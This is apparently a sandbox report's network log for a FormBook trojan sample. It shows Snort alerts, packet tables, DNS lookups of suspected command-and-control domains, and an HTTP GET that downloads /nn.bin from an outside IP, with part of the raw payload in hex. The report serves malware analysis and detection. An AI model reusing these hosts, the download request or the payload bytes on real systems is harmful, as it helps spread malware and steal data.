
Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/24/21-09:54:12.190743	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49719	80	192.168.2.3	45.153.203.193

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/24/21-09:54:57.474005	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.3	104.18.194.20
02/24/21-09:54:57.474005	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.3	104.18.194.20
02/24/21-09:54:57.474005	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.3	104.18.194.20
02/24/21-09:55:13.924908	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
02/24/21-09:55:16.956145	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
02/24/21-09:55:23.618812	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49739	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 24, 2021 09:54:12.002202034 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.189910889 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.190150023 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.190742970 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.369791985 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369820118 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369832993 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369851112 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369868040 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369884968 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369900942 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369920015 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369921923 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.369937897 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369954109 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.369963884 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.369995117 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.569489002 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569533110 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569545984 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569561005 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569577932 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569593906 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569611073 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569611073 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.569631100 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569648981 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569653034 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.569665909 CET	80	49719	45.153.203.193	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 24, 2021 09:54:12.569681883 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569698095 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569715023 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569724083 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.569760084 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.569772005 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569796085 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569813967 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.569814920 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569833040 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569873095 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569885015 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.569890022 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569910049 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.569936037 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.569960117 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767637968 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767668009 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767690897 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767699957 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767708063 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767724037 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767743111 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767750978 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767760992 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767777920 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767796993 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767807961 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767813921 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767829895 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767838955 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767846107 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767862082 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767865896 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767882109 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767890930 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767900944 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767918110 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767927885 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767935991 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767952919 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767967939 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.767975092 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.767985106 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768002033 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768002033 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.768021107 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768029928 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.768038988 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768054962 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768066883 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.768071890 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768088102 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768102884 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768105984 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.768120050 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768132925 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.768136024 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768156052 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768172979 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.768172979 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768188953 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768204927 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768217087 CET	49719	80	192.168.2.3	45.153.203.193

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 24, 2021 09:54:12.768220901 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768235922 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768250942 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.768251896 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768268108 CET	80	49719	45.153.203.193	192.168.2.3
Feb 24, 2021 09:54:12.768280029 CET	49719	80	192.168.2.3	45.153.203.193
Feb 24, 2021 09:54:12.768286943 CET	80	49719	45.153.203.193	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 24, 2021 09:53:38.820416927 CET	49199	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:38.872474909 CET	53	49199	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:39.689632893 CET	50620	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:39.738300085 CET	53	50620	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:40.483798981 CET	64938	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:40.535568953 CET	53	64938	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:41.264951944 CET	60152	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:41.318134069 CET	53	60152	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:41.931977987 CET	57544	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:41.995696068 CET	53	57544	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:42.494555950 CET	55984	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:42.546268940 CET	53	55984	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:43.914186001 CET	64185	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:43.970808983 CET	53	64185	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:45.091188908 CET	65110	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:45.151494980 CET	53	65110	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:46.880861044 CET	58361	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:46.929522038 CET	53	58361	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:48.114321947 CET	63492	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:48.162919044 CET	53	63492	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:48.996119022 CET	60831	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:49.044739962 CET	53	60831	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:49.969674110 CET	60100	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:50.018757105 CET	53	60100	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:50.844532967 CET	53195	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:50.906953096 CET	53	53195	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:51.634685993 CET	50141	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:51.683485985 CET	53	50141	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:52.593532085 CET	53023	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:52.642282009 CET	53	53023	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:54.106189966 CET	49563	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:54.157819033 CET	53	49563	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:55.101243973 CET	51352	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:55.152909040 CET	53	51352	8.8.8.8	192.168.2.3
Feb 24, 2021 09:53:55.930907011 CET	59349	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:53:55.994014025 CET	53	59349	8.8.8.8	192.168.2.3
Feb 24, 2021 09:54:18.157432079 CET	57084	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:54:18.207755089 CET	53	57084	8.8.8.8	192.168.2.3
Feb 24, 2021 09:54:19.141072035 CET	58823	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:54:19.201199055 CET	53	58823	8.8.8.8	192.168.2.3
Feb 24, 2021 09:54:33.919852018 CET	57568	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:54:33.968363047 CET	53	57568	8.8.8.8	192.168.2.3
Feb 24, 2021 09:54:57.359049082 CET	50540	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:54:57.425810099 CET	53	50540	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:02.113053083 CET	54366	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:02.161890030 CET	53	54366	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:02.532022953 CET	53034	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:02.630068064 CET	53	53034	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:07.861970901 CET	57762	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:08.872486115 CET	57762	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:09.888163090 CET	57762	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:10.069408894 CET	55435	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:10.133606911 CET	53	55435	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 24, 2021 09:55:11.904297113 CET	57762	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:12.914405107 CET	53	57762	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:13.924789906 CET	53	57762	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:16.956064939 CET	53	57762	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:17.942914009 CET	50713	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:18.103657961 CET	53	50713	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:23.378793001 CET	56132	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:23.437237978 CET	53	56132	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:27.097711086 CET	58987	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:27.178822041 CET	53	58987	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:28.649949074 CET	56579	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:28.842004061 CET	53	56579	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:34.560147047 CET	60633	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:34.773560047 CET	53	60633	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:37.848817110 CET	61292	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:37.897572041 CET	53	61292	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:40.415353060 CET	63619	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:40.478564978 CET	53	63619	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:45.191891909 CET	64938	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:45.244132996 CET	53	64938	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:50.350162983 CET	61946	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:50.483732939 CET	53	61946	8.8.8.8	192.168.2.3
Feb 24, 2021 09:55:55.487298965 CET	64910	53	192.168.2.3	8.8.8.8
Feb 24, 2021 09:55:55.562167883 CET	53	64910	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 24, 2021 09:55:13.924907923 CET	192.168.2.3	8.8.8.8	cff7	(Port unreachable)	Destination Unreachable
Feb 24, 2021 09:55:16.956145048 CET	192.168.2.3	8.8.8.8	cff7	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 24, 2021 09:54:57.359049082 CET	192.168.2.3	8.8.8.8	0x4db0	Standard query (0)	www.hamiltonparkpdx.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:02.532022953 CET	192.168.2.3	8.8.8.8	0xbf2f	Standard query (0)	www.readingqueens.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:07.861970901 CET	192.168.2.3	8.8.8.8	0x1738	Standard query (0)	www.iblueay3dwd.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:08.872486115 CET	192.168.2.3	8.8.8.8	0x1738	Standard query (0)	www.iblueay3dwd.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:09.888163090 CET	192.168.2.3	8.8.8.8	0x1738	Standard query (0)	www.iblueay3dwd.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:11.904297113 CET	192.168.2.3	8.8.8.8	0x1738	Standard query (0)	www.iblueay3dwd.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:17.942914009 CET	192.168.2.3	8.8.8.8	0xafa2	Standard query (0)	www.winningscotland.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:23.378793001 CET	192.168.2.3	8.8.8.8	0x566	Standard query (0)	www.kreatelymedia.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:28.649949074 CET	192.168.2.3	8.8.8.8	0x7775	Standard query (0)	www.neuroacademyok.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:34.560147047 CET	192.168.2.3	8.8.8.8	0xd9e5	Standard query (0)	www.india-vspakistanlive.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:45.191891909 CET	192.168.2.3	8.8.8.8	0xd0e0	Standard query (0)	www.bloomingintoyou.com	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:50.350162983 CET	192.168.2.3	8.8.8.8	0x6281	Standard query (0)	www.resp04.online	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:55.487298965 CET	192.168.2.3	8.8.8.8	0x3ef6	Standard query (0)	www.process-activation.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 24, 2021 09:54:57.425810099 CET	8.8.8.8	192.168.2.3	0x4db0	No error (0)	www.hamiltonparkpdx.com	www-hamiltonparkpdx-com.rentcafecn.com		CNAME (Canonical name)	IN (0x0001)
Feb 24, 2021 09:54:57.425810099 CET	8.8.8.8	192.168.2.3	0x4db0	No error (0)	www-hamiltonparkpdx-com.rentcafecn.com	www.rentcafecloudflarevccn.com		CNAME (Canonical name)	IN (0x0001)
Feb 24, 2021 09:54:57.425810099 CET	8.8.8.8	192.168.2.3	0x4db0	No error (0)	www.rentcafecloudflarevccn.com		104.18.194.20	A (IP address)	IN (0x0001)
Feb 24, 2021 09:54:57.425810099 CET	8.8.8.8	192.168.2.3	0x4db0	No error (0)	www.rentcafecloudflarevccn.com		104.18.193.20	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:02.630068064 CET	8.8.8.8	192.168.2.3	0xbf2f	No error (0)	www.readingqueens.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Feb 24, 2021 09:55:02.630068064 CET	8.8.8.8	192.168.2.3	0xbf2f	No error (0)	ghs.googlehosted.com		142.250.185.179	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:12.914405107 CET	8.8.8.8	192.168.2.3	0x1738	Server failure (2)	www.ibluebay3dwd.com	none	none	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:13.924789906 CET	8.8.8.8	192.168.2.3	0x1738	Server failure (2)	www.ibluebay3dwd.com	none	none	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:16.956064939 CET	8.8.8.8	192.168.2.3	0x1738	Server failure (2)	www.ibluebay3dwd.com	none	none	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:18.103657961 CET	8.8.8.8	192.168.2.3	0xafa2	No error (0)	www.winningscotland.com	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 24, 2021 09:55:18.103657961 CET	8.8.8.8	192.168.2.3	0xafa2	No error (0)	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		3.223.115.185	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:23.437237978 CET	8.8.8.8	192.168.2.3	0x566	No error (0)	www.kreatelymedia.com	kreatelymedia.com		CNAME (Canonical name)	IN (0x0001)
Feb 24, 2021 09:55:23.437237978 CET	8.8.8.8	192.168.2.3	0x566	No error (0)	kreatelymedia.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:28.842004061 CET	8.8.8.8	192.168.2.3	0x7775	No error (0)	www.neuroacademyok.com	neuroacademyok.com		CNAME (Canonical name)	IN (0x0001)
Feb 24, 2021 09:55:28.842004061 CET	8.8.8.8	192.168.2.3	0x7775	No error (0)	neuroacademyok.com		23.111.137.154	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:34.773560047 CET	8.8.8.8	192.168.2.3	0xd9e5	No error (0)	www.india-vspakistanlive.com		23.110.124.43	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:45.244132996 CET	8.8.8.8	192.168.2.3	0xd0e0	No error (0)	www.bloomingintoyou.com	bloomingintoyou.com		CNAME (Canonical name)	IN (0x0001)
Feb 24, 2021 09:55:45.244132996 CET	8.8.8.8	192.168.2.3	0xd0e0	No error (0)	bloomingintoyou.com		192.0.78.25	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:45.244132996 CET	8.8.8.8	192.168.2.3	0xd0e0	No error (0)	bloomingintoyou.com		192.0.78.24	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:50.483732939 CET	8.8.8.8	192.168.2.3	0x6281	Server failure (2)	www.resp04.online	none	none	A (IP address)	IN (0x0001)
Feb 24, 2021 09:55:55.562167883 CET	8.8.8.8	192.168.2.3	0x3ef6	No error (0)	www.process-activation.net		109.68.33.25	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.153.203.193
- www.hamiltonparkpdx.com
- www.readingqueens.com
- www.winningscotland.com
- www.kreatelymedia.com
- www.neuroacademyok.com
- www.india-vspakistanlive.com
- www.bloomingintoyou.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49719	45.153.203.193	80	C:\Users\user\Desktop\dwg.exe

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:54:12.190742970 CET	1327	OUT	GET /nn.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 45.153.203.193 Cache-Control: no-cache
Feb 24, 2021 09:54:12.369791985 CET	1329	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Wed, 24 Feb 2021 03:41:51 GMT Accept-Ranges: bytes ETag: "4618dfc5ead71:0" Server: Microsoft-IIS/10.0 Date: Wed, 24 Feb 2021 08:54:12 GMT Content-Length: 164928 Data Raw: 8d d1 bf 5b 00 c1 30 8c 0f 47 55 6d 04 ff 9e f2 8b d9 f1 c5 a4 79 02 75 a1 e9 51 2a db 44 14 e9 46 0f ea 41 a3 07 de c0 3b 32 58 b4 e4 d8 fa 76 57 c9 d2 c4 70 92 18 84 9e e8 f4 eb e4 26 0a 23 f7 43 d4 f2 e9 43 42 f6 d3 0d ec c0 c1 f6 ce 7b 01 a1 2a 6c 86 7f e6 4c 94 0b af ee 95 a3 22 9c f4 69 a1 fd 64 6f 43 48 67 59 3a 9b da 41 e7 87 f8 79 40 65 4b 14 fb 0a 95 4f 21 86 75 52 55 51 06 2b 3b 48 11 01 9d 59 57 08 f4 4b 19 c4 0b fd f3 21 c9 8c 79 ec 99 18 e3 89 59 03 43 35 19 9d d8 d4 d9 66 94 84 33 a3 9a ba 34 5f fc 52 e1 ae 48 21 65 31 bc db ce 3c 57 1f b3 6a ef a6 9f e5 e3 50 e4 a9 ed a8 4c 98 4a cf 2f e1 1b e4 08 42 92 15 93 b7 e5 9e f6 c0 ad 0b 1e f9 44 e3 99 0e f8 af 4b 05 60 b3 f7 3c 1f 98 cc f7 f0 0c 72 99 f8 83 14 c2 23 0d 7d bc db f5 a1 85 2e 26 80 70 5c ab 78 2a f6 a1 44 a2 5b 48 47 17 34 2d 85 f3 42 4f a4 1d 15 7e 26 17 18 3b 31 bb 73 50 09 4c d5 6f ea 36 a1 f6 82 7b 26 1f c0 f7 b6 79 48 79 31 d8 7a f2 05 48 5b 6d f1 b2 74 8c f5 64 36 75 8a 27 80 17 55 da 9a 83 ca b4 79 fd 8d 02 9e 05 d4 96 e5 f0 3f 3f cc 4e c9 c0 91 67 b8 71 98 45 5c e5 4c 84 d9 6e 96 f8 38 9d a6 4f 61 cf cf d1 5a cf 90 0d 13 01 65 eb 0e c3 8e 9a 87 f2 ce d2 82 6b ff 0a 0a 98 61 41 c0 5a 3a 72 a5 1a a4 c6 64 fc 26 8b c7 92 96 c4 91 b7 12 1f d4 64 7a 1d 1b b3 66 10 ef cb 46 cc 74 3f 9f 46 ff e5 4c 35 4f 03 3c c7 8d 50 56 87 19 cd 09 c8 bb 04 a1 bf ca ca f6 61 2d 5a cc 3a 07 3d 44 71 bc 21 a4 bb d0 d4 f9 02 ba 28 8b 73 ea 16 26 7b 4f 1d 69 54 3b 79 26 9c db 10 63 a0 61 bf 42 fa 67 f5 2c e7 36 65 fe 1e 93 5a 07 8d 9b 0f 46 13 8e 39 b3 fb ac 3b 77 ea e0 ef ba a0 6b c4 10 59 f4 f0 8e 6c 78 98 6c ef 77 0a 7c e5 f7 d6 f5 81 ad 60 37 43 75 e6 6a 66 0e ee 87 fd 6a 92 86 19 90 b6 38 c8 22 f5 6c 0b 03 c2 2d b9 49 fc cb b2 cd d9 ad ac fe 2b 9a 53 f7 eb 14 4c c2 df 07 0b c3 7f 24 93 e1 4c 2a fb ca 9d aa 75 7d 6a ec 31 46 b6 0a cb 98 be ce 06 79 12 f3 ff fe 5f e7 e8 7e 29 37 1f 62 04 ba 05 97 91 40 ed 65 8c 1c 2a a9 b0 00 df d7 1c 98 99 a5 14 f5 79 5f 03 41 3e 3c 0e 08 89 11 27 b7 fa 91 75 d7 89 83 15 d8 8f 6a 1b 36 1b 42 7f 65 e6 25 c1 db 5c 9f 45 2d 95 95 80 c9 91 41 74 0d 77 7a 49 6f a9 ed 06 4e e9 59 0c 41 e5 52 62 e9 5f 6d 16 09 d2 07 f0 03 ba b0 d4 a7 3f b3 81 e1 4d 8b 0d fd 06 8b 0d 21 c6 0d 71 ee 3b 9c 9f b4 39 2f fc 60 b4 42 7a 39 24 ed 93 af b2 90 07 6a 98 ff 54 74 e2 99 92 dc 11 1e 12 47 e1 ed de 85 0e 91 88 bc bf 9d 34 24 b4 cc a9 a4 71 05 15 7b 5c 66 a3 98 32 2b aa ee b3 98 a5 35 56 e8 25 11 85 c5 d7 22 b4 2d 9c b3 17 bf cc 14 8e 94 1c 76 f1 1d 37 64 5f 97 dd b2 47 d0 89 ac 21 8e 7e 74 19 b9 d7 d2 45 be a6 c9 1e c9 9d 68 f2 8f 12 01 4a 29 4a ae db 58 2b 69 a1 71 b1 49 21 d8 9e f2 70 c9 1b c6 cf 4e 8e 62 79 9c db 32 80 3c fd 38 cc d9 9e 4e 5d 60 74 1f 2a 10 bf 27 0b c7 50 f3 e7 f1 85 68 03 f7 29 ba 21 e0 1c 4e 38 5f 79 ba 25 9e 06 67 9d 36 ce ea ef 37 ec 42 40 8d d1 b8 d2 fb ba 19 91 a0 01 43 42 f6 d3 55 6f 28 c8 7d 06 f8 c1 9d a1 6c 85 be 65 8c bc 08 a7 11 74 33 22 9c f4 69 a1 fd 64 6f 43 48 